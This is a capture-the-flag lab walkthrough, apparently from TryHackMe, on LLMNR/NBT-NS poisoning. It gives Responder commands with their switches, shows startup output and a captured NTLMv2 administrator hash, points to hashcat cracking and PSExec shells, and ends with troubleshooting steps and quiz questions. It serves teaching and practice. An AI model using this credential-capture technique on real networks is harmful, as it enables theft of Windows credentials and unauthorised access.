
13

Your team decides that the next best move is to fire up responder and try to poison llmnr and get NTLM responses back.

LLMNR/NBT-NS Overview -
To fully understand how the LLMNR poisoning attack works we first need to understand how LLMNR and NBT-NS work and why they are a part of Windows active directory. The Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are Windows domain services that act as an alternative method for host identification. You can think of LLMNR like DNS: it allows hosts on the same network to use name resolution for other hosts. NBT-NS is used to identify systems on a network by their NetBIOS name.

LLMNR Poisoning Overview -
You can spoof the source for name resolution on a victim network using responder, a tool used to respond to LLMNR and NBT-NS requests acting as though you know the identity of the host. "Poisoning" the service so that the victims will communicate with our machine. If the host belongs to a resource that requires identification the user and their NTLMv2 hash will be sent to the attacker. These hashes can then be collected from responder and taken offline to be cracked and then used to access the poisoned user's machines or can be taken into PSExec to get a shell.


Poisoning LLMNR with Responder -
1.) sudo responder -I tun0 -rdw -v
responder’s default settings are set up to poison LLMNR and NBT-NS so all we have to do is set the IP to our tun0 network the r switch enables netbios wredir suffix queries, the d switch enables netbios domain suffix queries, the w switch starts the wpad rogue proxy server, and the v switch makes responder more verbose.



```
root@kali:~# responder -I eth0 -rdw -v
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.4.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
```

Responder initialized with the appropriate settings

After some time you may get a response back from responder, it can take anywhere from a couple of minutes to an hour to get back a response however on an active network it shouldn't take more than a few minutes.
Note: If you find yourself waiting for more than a few minutes, why don't you scan the whole subnet just to burn some time?



```
[SMB] NTLMv2-SSP Client   : 192.168.179.130
[SMB] NTLMv2-SSP Username : CONTROLLER\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::CONTROLLER:25db0faef9fa837b:45FEC54CE77FD1FF79DA5A4CDFD2BFE0:0101000
000000000C0653150DE09D201D3F7C6F6D72C31CB0000000002000800530004D004200330001001E00570049004E002D00500052004800034
0039003200520051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D005000520048
80034003900320052005100410046005600 2E0053004D00420033002E006C006F00630061006C00050014005300 4D00420033002E006C00
6F00630061006C0007000800C0653150DE09D201060004000200000008003000300000000000000000000000000300000030568C9BC9A2696
8AD297444E300DE3CAB920E8F545C15B96BA797287B825D4E0A001000000000000000000000000000000000000000000900280063006900660073
002F003100390032002E003100360038002E003100370039002E00310033003100000000000000000000000000000
```

Here we can see that responder has garnered a password hash of an Admin

Now that we’ve gained a password hash, let’s attempt to crack it with hashcat.

Troubleshooting -
If you have gotten to this point and you are still having issues, there are a couple of things that you can do to verify that you have everything correctly configured.

1. Within /etc/responder/Responder.conf you should have SMB set to On. You can verify it with the following command:

```
cat /etc/responder/Responder.conf | grep SMB
SMB = On
```

If this is not set to On, edit /etc/responder/Responder.conf and change the value from "Off" to "On".

2. Ensure you are listening on your tun0 interface. If you have not done so already, execute the following command:

```
responder -I tun0
```

This will set Responder to listen on your tun0 interface for all inbound SMB requests. This is required to catch the inbound LLMNR requests.

3. Reset the Network

Recently, we have altered the way the LLMNR script works, in order for a user to be eligible to receive a SMB query they must first access 10.200.x.232. The mail server will parse all of the IP addresses that have visited the server and send them off to the Windows machine for SMB requests to be sent out. It's important to know that this is not how this works in the real world -- this was simply how the script was written to emulate user activity in the lab environment. In the real world, no user intervention is required. They simply must mistype a SMB file server name. If after a reset you are still experiencing issues, reach out in the #throwback channel in the TryHackMe Discord.

Answer the questions below

What User fell victim to LLMNR Poisoning?

Correct Answer

What is the 4th octet of the IP Address the LLMNR request came from?

Correct Answer

What is the hostname of the device?

Correct Answer